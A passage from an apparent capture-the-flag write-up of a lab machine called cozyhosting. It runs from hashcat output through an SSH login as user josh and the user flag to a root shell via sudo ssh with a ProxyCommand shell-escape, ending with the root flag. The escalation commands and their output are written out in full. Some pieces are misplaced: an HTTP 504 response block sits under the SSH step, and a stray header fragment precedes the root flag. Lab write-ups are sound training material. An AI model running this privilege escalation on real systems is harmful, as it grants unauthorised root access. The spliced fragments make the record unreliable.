Restore.Point....: 2784/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: meagan → j123456
Hardware.Mon.#1..: Util: 79%

Started: Mon Nov 13 12:39:16 2023
Stopped: Mon Nov 13 12:40:24 2023
```

9) Got access to josh with the password

```
Request
(vigneswar@vigneswar)-[~]
$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Nov 13 07:12:31 AM UTC 2023
System load:            0.06689453125
Usage of /:              53.7% of 5.42GB
Memory usage:            26%
Swap usage:              0%
Processes:              241
Users logged in:         0
IPv4 address for eth0: 10.10.11.230
IPv6 address for eth0: dead:beef::250:56ff:feb9:d9a0

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

```
Response
1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 13 Nov 2023 06:05:11 GMT
4 Content-Type: text/html
5 Content-Length: 176
6 Connection: close
7
8 <html>
9   <head>
10     <title>
11       504 Gateway Time-out
12     </title>
13   </head>
14   <body>
15     <center>
16       <h1>
17         504 Gateway Time-out
18       </h1>
19     </center>
20     <hr>
21     <center>
22       nginx/1.18.0 (Ubuntu)
23     </center>
24   </body>
25 </html>
```

10) got user flag

```
josh@cozyhosting:~$ cat user.txt
2f2865826282db1fff6aefe3276c42f7
josh@cozyhosting:~$
```

11) Can run ssh as sudo

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

12) Found a command to leverage ssh

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

### 13) got root shell

```
(root) /usr/bin/ssh x
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
#
```

### 14) got root flag

```
1000pt: text/html,application/xhtml+xml,application/
# cat /root/root.txt
03dad919f3f46cf57522eec8f685e2d1
#
```